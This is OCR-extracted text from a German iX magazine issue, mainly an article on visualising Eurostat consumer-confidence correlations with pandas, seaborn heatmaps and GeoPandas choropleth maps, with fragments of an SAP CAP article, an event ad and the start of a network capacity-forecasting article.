Über die API sind transaktionale Datenbankinteraktionen, der Aufruf externer Services und die Behandlung externer Ereignisse realisierbar. Für diese externe Kommunikation nutzt CAP die Konnektivitäts- und Messaging-Lösungen von SAP Cloud Platform.

CAP ermöglicht das schnelle Erstellen funktionsfähiger Versionen einer Applikation, die sich auf dem eigenen Rechner entwickeln und testen lassen. Sie bietet dazu umfangreiche Mocking-Möglichkeiten, die einige Services von SAP Cloud Platform simulieren: SAP HANA Cloud Service, SAP Authentication and Trust Management Service, SAP Enterprise Messaging und SAP Connectivity Services. Das Mocking dieser Services erlaubt es, so spät wie möglich mit SAP Cloud Platform zu interagieren, was eine schnelle, iterative Entwicklungsmethode unterstützt. Nicht zuletzt vermeidet das Projektteam dadurch auch Kosten, die im Entwicklungsprozess für das Nutzen von Plattformressourcen anfallen können.

Darüber hinaus unterstützt CAP einen hybriden Entwicklungsmodus. Dabei stellt ein Entwickler oder ein Administrator Instanzen eines oder mehrerer unterstützender Services auf SAP Cloud Platform bereit. Der Serveranteil der Applikation verbleibt dagegen in der lokalen Entwicklungsumgebung. Somit lässt sich die Anwendung weiterhin schnell und iterativ ändern und testen, wobei sie aber bereits

echte Benutzergruppen und Rollenzuweisungen im SAP Authentication and Trust Management Service berücksichtigt. Auch spezielle Funktionen von SAP HANA Cloud Services, die über die Fähigkeiten der SQLite-Datenbank hinausgehen, lassen sich so für Tests integrieren. Ein weiterer typischer Anwendungsfall der hybriden Entwicklung ist das Konsumieren von Ergebnissen aus einem SAP S/4HANA-Testsystem über den SAP Enterprise Messaging Service.

Das Ziel eines Entwicklungsprojekts ist das Deployment der Anwendung in eine produktive Umgebung. Auf SAP Cloud Platform stehen dafür die Cloud-Foundry-Umgebung und die Kubernetes-basierte Kyma-Umgebung zur Verfügung. Zum Erzeugen der nötigen Deployment-Artefakte für die Cloud-Foundry-Umgebung bietet CAP einen optionalen Build-Prozess, der ein anschließendes direktes Verwenden des Cloud Foundry Command Line Interface ermöglicht.

## Fazit

Das SAP Cloud Application Programming Model ist eine Antwort von SAP auf die Herausforderungen der Entwicklung von Geschäftsanwendungen für die Cloud. SAP kombiniert darin offene und proprietäre Technologien zusammen mit Best Practices, die auf der langen Historie von SAP als Anbieter betriebswirtschaftlicher Software beruhen. Auf der Entwicklungsseite macht die Kombination von CDS als deklarative Modellierungssprache mit bekannten Java- oder Node.js-Technologien und gängigen Entwicklungswerkzeugen den Einstieg in die CAP-basierte Entwicklung Cloud-nativer Anwendungen sehr einfach. Auf der Deployment- und Betriebsseite der Anwendung bietet SAP Cloud Platform die offenen Umgebungen Cloud Foundry und Kyma mit Zugriff auf viele SAP-spezifische, aber auch beliebige externe Services. (nb@ix.de)

## Quellen

CDS-Referenzen, Dokumentation SAP Business Application Studio und Cloud Foundry Developer Guide: ix.de/zxp5

## Dr. Klaus Kopecz

arbeitete viele Jahre für SAP als Entwickler und Architekt in der Anwendungsentwicklung und im Plattformbereich. Er ist Autor des Buches „Anwendungsentwicklung auf der SAP Cloud Platform“ (Rheinwerk Verlag).



betterCode() präsentiert

# das Online-Event zu C++20



## Einstieg in den neuen C++-Standard

- | Kontinuierliche Evolution: Was bringt C++20?
- | Eintauchen in die neuen Features
- | Module, Concepts, Coroutinen und Ranges kennenlernen
- | Die wichtigsten C++20-Bibliotheken
- | Typen und Templates in Modernem C++
- | Live diskutieren mit Bjarne Stroustrup

21. Januar 2021




Jetzt  
Tickets  
sichern!

 heise Developer



dpunkt.verlag



Datenvisualisierung mit Jupyter-Notebooks, Teil 2

# In Bezug setzen

**Stefanie Scholz, Christian Winkler**

Jupyter-Notebooks bilden zusammen mit Python und pandas das Grundgerüst vieler Data-Science-Analysen. Zusammenhänge zwischen Daten lassen sich hier mit Heatmaps und thematischen Karten erkunden.

## TRACT

- Diagramme wie Zeitreihen, Balken- und Liniendiagramme, Histogramme und Boxplots visualisieren unterschiedliche Aspekte von Daten. Sie waren Thema des ersten Teils dieser Artikelserie.
- Korrelationsanalysen suchen nach Zusammenhängen zwischen Daten. Korrelationstabellen liefern die Grundlage für Heatmaps und Scatterplots.
- Mit dem Paket GeoPandas lassen sich geografische Zusammenhänge in Form von thematischen Karten visualisieren.

Der erste Teil dieser Artikelserie in iX 1/2021 beschäftigte sich mit dem Aufbereiten eines Datensets, das über Transformationen geeignete Daten für beispielhafte Analysen liefert [1]. Um diese Daten zu visualisieren, kamen Zeitreihen, Balkendiagramme, Histogramme, Boxplots und Violinplots zum Einsatz.

In diesem Teil geht es um Korrelationen und Geodaten. Korrelationsanalysen machen Zusammenhänge zwischen Variablen sichtbar. Für die Darstellung eignen sich Heatmaps und Scatterplots. Geodaten sind gut in Form von Karten abzubilden. Das Paket GeoPandas erleichtert die Arbeit mit Geodaten in Python und erweitert die von pandas verwendeten Datentypen, um räumliche Operationen zu ermöglichen.

Der bereits im ersten Teil des Artikels genutzte DataFrame von Eurostat stellt neben dem Konsumentenvertrauen noch weitere Indikatoren bereit. Daraus erwächst die Frage, ob diese Indikatoren voneinander unabhängig sind oder ob es eine Beziehung zwischen ihnen gibt.

Der Pearson-Korrelationskoeffizient  $r$  dient dazu, den Zusammenhang zwischen zwei Größen zu messen. Dazu konstruiert man im ersten Schritt einen DataFrame, der

alle Konsumindikatoren für Deutschland in den 2000er-Jahren enthält. Das macht den Zugriff komfortabler (Listing 1).

Für die Paare der Konsumindikatoren berechnet man die Pearson-Koeffizienten und speichert sie in einem Array, das anschließend in einen DataFrame gewandelt wird (Listing 2, Abbildung 1).

Diese Darstellung eignet sich für eine Heatmap, die sich mit der seaborn-Bibliothek einfach erstellen lässt (Abbildung 2):

```
import matplotlib.pyplot as plt
import seaborn as sns
plt.figure(figsize=(12,12))
sns.heatmap(ihm, cmap="viridis", z
            vmin=-1, vmax=1)
```

In dieser Farbkombination sind die Werte 1 (korreliert) und  $-1$  (negativ korreliert) sehr gut voneinander zu unterscheiden. Allerdings ist der Wert 0 (unkorreliert) nicht gut erkennbar. Um das zu beheben, empfiehlt sich eine andere Farbskala (`cmap`, siehe Abbildung 3):

```
plt.figure(figsize=(12,12))
sns.heatmap(ihm, cmap="RdBu", vmin=-1, vmax=1)
```

Diese Darstellung ist aus zwei Gründen besser geeignet: Unkorrelierte Indikatoren sind sofort an den hellen Stellen erkennbar und das Rot-Blau-Spektrum dieser Farbskala unterstützt die intuitive Interpretation, da Rottöne automatisch mit negativen Zusammenhängen assoziiert werden.

## Die Werte gegenüberstellen

Aus den korrelierten Indikatoren lässt sich nicht sofort schließen, wie genau sich die Werte zueinander verhalten. Ein Scatterplot schafft Abhilfe: Er stellt zwei Werte einander gegenüber. Die x-Achse bildet den Wert der ersten Spalte ab, die y-Achse den der zweiten.

pandas erzeugt Scatterplots aus DataFrames heraus, dazu sind nur die entspre-

**Listing 1: DataFrame mit den Konsumindikatoren der 2000er-Jahre**

```
y20 = [datetime(y, m, 1) for y in range(2000, 2021) for m in range(1, 13)][:-2]
de20 = df[(df['s_adj'] == "NSA") & (df['country'] == "DE")].set_index("indic")[y20].transpose()
de20.index = pd.DatetimeIndex(de20.index)
```

**Listing 2: Pearson-Koeffizienten berechnen**

```
import scipy.stats as stats
corr = []
indicators = de20.columns
# Korrelationen berechnen
for i1 in indicators:
    res = []
    for i2 in indicators:
        r, p = stats.pearsonr(de20[i1].values, de20[i2].values)
        res.append(r)
    corr.append(res)

# in DataFrame mit richtigen Spalten und Zeilen wandeln
real_indicators = [realnames_i[i] for i in indicators]
ihm = pd.DataFrame(corr, index=real_indicators, columns=real_indicators)
ihm
```

chenden Spaltennamen zu übergeben. Das Beispiel nutzt die finanzielle Situation des Haushalts auf der x-Achse und das Verbrauchervertrauen auf der y-Achse:

```
de20.plot.scatter(x="BS-SFSH", y="BS-CSMCI")
```

Die erzeugten Daten zeigen einen gewissen Zusammenhang. Es wäre aber wünschenswert, wenn sich eine Approximation in Form einer Regressionsgeraden in die Grafik einzeichnen ließe. pandas alleine vermag das nicht, mit seaborn funktioniert das aber problemlos. Mit einem Jointplot kann seaborn außerdem noch eine Histogrammverteilung der Werte auf x- und y-Achse darstellen:

```
import seaborn as sns
import scipy.stats as stats
sns.jointplot(x=de20["BS-SFSH"], y=de20["BS-CSMCI"], kind="reg")
```

Die Werte liegen zwar nicht auf einer perfekten Geraden, aber ein Trend ist gut zu erkennen. Allerdings ist der zeitliche Zusammenhang nicht mehr abgebildet. Er lässt sich über eine weitere Dimension wieder integrieren, dafür nutzt man die Farbe der Punkte (Listing 3). Zusätzlich

enthält die Darstellung die Sparquote in Form der Punktgröße (Abbildung 4).

Bisher tauchen die Länder mit ihren Namen oder Kürzeln in den Beispielen auf. Die Geografie der Länder hat jedoch auch eine Aussagekraft und ist keine rein deskriptive Bezeichnung. Sie liefert auch bei Visualisierungen in Form von Karten einen entscheidenden Mehrwert, da sowohl die Fläche als auch die Anordnung der Länder sofort erkennbar wird.

Die Verarbeitung von Geodaten ist in Python und pandas einfach. Das Paket GeoPandas kann Geodaten in vielen unterschiedlichen Formaten verarbeiten und auch visualisieren. Der Vorteil ist, dass es auch mit den Datenstrukturen von pandas zusammenarbeitet. So können DataFrames ebenfalls Konturen enthalten und die Datenvisualisierung ist wie in pandas direkt eingebunden.

## Geografische Daten nutzen

Als ein Standardformat für Geodaten hat sich GeoJSON etabliert. Damit können nicht nur einzelne Punkte, sondern auch

	Consumer confidence indicator	Financial situation over the last 12 months	Financial situation over the next 12 months	General economic situation over the last 12 months	General economic situation over the next 12 months	Major purchases over the next 12 months	The current economic situation is adequate to make major purchases	Price trends over the last 12 months	Price trends over the next 12 months	Statement on financial situation of household	Savings over the next 12 months	The current economic situation is adequate for savings	Unemployment expectations over the next 12 months	
Consumer confidence indicator	1	0,891444115	0,924718956	0,889647813	0,83914771	0,914244877	0,805221345	-0,45532939	0,053042879	0,692119602	0,588128363	-0,649612296	-0,753485483	
Financial situation over the last 12 months		0,891444115	1	0,897698731	0,784903863	0,519258921	0,921589642	0,882035535	-0,582785641	-0,035810634	0,854045662	0,566235977	-0,829716059	-0,499443592
Financial situation over the next 12 months		0,924718956	0,897698731	1	0,757326664	0,648132602	0,882442763	0,796543507	-0,511466356	-0,094482496	0,643323388	0,667842969	-0,723211178	-0,58198164
General economic situation over the last 12 months		0,889647813	0,784903863	0,757326664	1	0,797462081	0,771903828	0,6433769	-0,152610551	0,320776512	0,589060221	0,470959211	-0,493008977	-0,888447132

**Der pandas-DataFrame dient als Grundlage für eine Heatmap (Abb. 1).**

Linien, Flächen und anderes abgebildet werden. GeoPandas kann GeoJSON-Daten direkt laden und als Basis für die Visualisierungen verwenden.

Um einzelne Länder in ihren Konturen darstellen zu können, benötigt man deren geografische Daten. Hierfür gibt es einige Websites, von denen man sich diese Daten herunterladen kann (siehe ix.de/zpub).

Die Konturen für Europa funktionieren sehr gut, allerdings sind französische Überseegebiete (Französisch-Guayana) sowie Spitzbergen bei Norwegen mit enthalten und stören die Darstellung. Diese kann man händisch entfernen, eine entsprechend modifizierte GeoJSON-Datei liegt im GitHub-Repository zu diesem Artikel (siehe ix.de/zpub).

Die Geodaten sind einfach einzulesen. Allerdings gilt es, die Abkürzung für das Vereinigte Königreich (UK) anzupassen. Der richtige ISO-3166-1-Alpha-2-Code dafür lautet GB, die EU verwendet aber konsistent falsch UK. Um die Ergebnisse vergleichen zu können, übernimmt man aber diesen Code:

```
import geopandas
bl_geo = geopandas.read_file("europe.geo.json")
# die EU verwendet UK als Name, richtig ist
# aber GB
bl_geo.loc[bl_geo["iso_a2"] == "GB", "iso_a2"] = "UK"
bl_geo[["iso_a2", "geometry"]]
```

Länder lassen sich einfach als Karte darstellen. Island, Russland, Belarus, Moldawien und die Ukraine verzerrten die Darstellung und werden daher weggelassen:


```
bl_geo[~bl_geo["iso_a2"].isin(["RU", "IS",
"UA", "BY", "MD"])].plot(figsize=(10,10))
```

Im nächsten Schritt gilt es, das Konsumentenvertrauen als Indikator in die Karte einzutragen. Eine solche Darstellung wird oft fälschlicherweise als Heatmap bezeichnet, nennt sich aber Choropleth. Dazu verbindet man mithilfe der pandas-Funktion `merge` den Geo-DataFrame mit den Statistikdaten. Als Parameter dienen die Spaltennamen, die miteinander übereinstimmen sollen:


```
hm = df[(df["indic"] == "BS-CSMCI") &
         (df["s_adj"] == "NSA")]
ghm = geopandas.GeoDataFrame(pd.merge(hm, bl_geo,
left_on="country", right_on='iso_a2', how="outer"))
```

Die Darstellung erfolgt durch die Methode `plot`, der man noch die korrekte Spalte mitteilen muss. Für August 2020 hatten alle Länder bereits den entsprechenden Indikator gemeldet:

```
ghm.plot(column=datetime(2020, 8, 1), legend=True, legend_kwds={'orientation': 'horizontal'}, figsize=(10,10))
```



**In der Heatmap ist die Farbkombination gut gewählt, die Werte 1 und -1 heben sich voneinander ab; allerdings ist der Wert 0 zu undeutlich (Abb. 2).**



**Die Farben Rot und Blau der Heatmap machen die Interpretation leichter; Rot signalisiert negative Korrelationen (Abb. 3).**

Man kann gut erkennen, dass das Konsumentenvertrauen in den nördlichen Ländern höher ist. Serbien bildet eine große Ausnahme.

Die Schweiz gehört nicht zur EU und fehlt. Die Kontur lässt sich aber erkennen, weil sie von EU-Ländern umgeben ist. Anders sieht es mit Skandinavien aus, Norwegen fehlt dort und verleiht Europa eine etwas merkwürdige Form (Abbildung 5, links). 2021 werden die Werte für das UK wahrscheinlich nicht mehr weiter gepflegt und Europa wird noch etwas kleiner. Daher lohnt es sich, eine GeoPandas-Funktion zum Einsatz zu bringen, die auch Länder (Konturen) ohne Werte anzeigen kann, was schließlich zur finalen Darstellung führt (Listing 4 und Abbildung 5, rechts).

## Fazit

Je nachdem, welche Botschaft man vermitteln will, sollte man sich eine geeignete Darstellung suchen, ein Farbschema auswählen und die Daten entsprechend vorbereiten. Eurostat verfügt über ein großes Angebot interessanter und aktueller Statistikdaten, die sich für eigene Experimente eignen. Das Python-Paket eurostat macht die Nutzung einfach: Alle verfügbaren Datensets lassen sich über `eurostat.get_toc_df()` anzeigen. Mit dem Land als Schlüssel gelingt der geografische Vergleich unterschiedlicher Konsumindikatoren.

Die Möglichkeiten von Korrelationsanalysen in Verbindung mit Geodaten sind vielfältig: Denkbar ist beispielsweise, Verbraucherindikatoren mit Branchen- oder Firmenstatistiken im Zeitverlauf oder mit geografischem Bezug in Verbindung zu bringen.  
(nb@ix.de)

## Quellen

- [1] Stefanie Scholz, Christian Winkler; Wie verwandelt; Datenvisualisierung mit Jupyter-Notebooks, Teil 1; iX 1/2021, S. 56
- [2] Freie Geodaten, GeoJSON-Datei, Jupyter-Notebook zum Artikel, Informationen zu Teil 1: ix.de/zpub

## Prof. Dr. Stefanie Scholz

forscht an der Wilhelm-Löhe-Hochschule unter anderem zu Themen rund um KI-gestütztes Data-driven Marketing.

## Dr. Christian Winkler


ist Data Scientist und Gründer der datanizing GmbH, die sich auf KI-basierte Textanalyse spezialisiert hat.

### Listing 3: Den zeitlichen Zusammenhang integrieren


```
import matplotlib.pyplot as plt
g = sns.jointplot(x=de20["BS-SFSH"], y=de20["BS-CSMCI"], scatter=False, kind="reg")
# g.annotate(stats.pearsonr)
# aktuelle Ersparnisse als Größe der Bubbles
# take only first month
de20s = de20[de20.index.month==1].copy()
# take every other year
de20s = de20s[::2]
# remove M01 from index
de20s.index = de20s.index.map(str).str.replace("-01-01 00:00:00", "")
sns.scatterplot(x=de20s["BS-SFSH"], y=de20s["BS-CSMCI"], s=de20s["BS-SV-PR"],
                 hue=de20s.index, legend=True)
# Detailplot ohne Legende
sns.scatterplot(x=de20["BS-SFSH"], y=de20["BS-CSMCI"], s=de20["BS-SV-PR"],
                 hue=de20.index, legend=False)
plt.gca().annotate("pearsonr=%0.2f p=%e" % stats.pearsonr(de20["BS-SFSH"], de20["BS-CSMCI"]),
xy=(5, -25))
```


### Listing 4: Länder ohne Werte anzeigen

```
ghm[~ghm["iso_a2"].isin(["RU", "IS", "UA", "BY", "MD"])].plot(column=datetime(2020, 8, 1),
    legend=True,
    legend_kwds={"orientation": "horizontal"},
    missing_kwds={"color": "lightgrey"},
    figsize=(10,10))
```



**Deutlich erkennbar ist das höhere Verbrauchervertrauen bei gleichzeitig schlechterer Finanzsituation in den frühen 2000er-Jahren (Abb. 4).**





Skalierbare Kapazitätsprognose in großen Datennetzen

# Früherkennung

**Niklas Wilcke, Christoph Ölschläger,  
David Bröhan**

Potenzielle Engpässe lassen sich in komplexen Netzwerken kaum ohne Big-Data-Methoden entdecken und beheben. Mit Batch- und Stream-Processing können Admins diese Engpässe erkennen, bevor es kneift. Ad-hoc-Prognosen mit Jupyter-Notebook können dabei als leichter Einstieg helfen.

Das in großen Netzwerken übertragene Datenvolumen wächst mit der voranschreitenden Digitalisierung rasch, besonders bei Providern. Die Betreiber versuchen Überlastungen mit einem kontinuierlichen Netzausbau entgegenzuwirken. Verbindungen in geschäftskritischen Netzen sind meist redundant. Als Kriterium für eine Überlastung dient daher häufig die 50-Prozent-Kapazitätsgrenze: Solange sie nicht überschritten wird, kann beim geplanten oder ungeplanten Ausfall einer Verbindung die verbleibende Hälfte den gesamten Datenverkehr bewältigen, ohne bestehende Service Level Agreements zu gefährden.

Das Ziel besteht in einer Planungshilfe für große Providernetze, die einen bedarfs-

gerechten Netzausbau unterstützt und dabei die 50-Prozent-Grenze beachtet. Zur Netzwerkplanung eignen sich Methoden aus dem Bereich Machine Learning.

ML-Modelle dienen einerseits der Anomalieerkennung, andererseits können sie aber insbesondere Kapazitätsengpässe basierend auf den historischen Daten prognostizieren. Im vorliegenden Beispiel kommt dafür Prophet zum Einsatz, eine Bibliothek von Facebook zur Zeitreihenprognose [1].

## Drei Ansätze im Vergleich

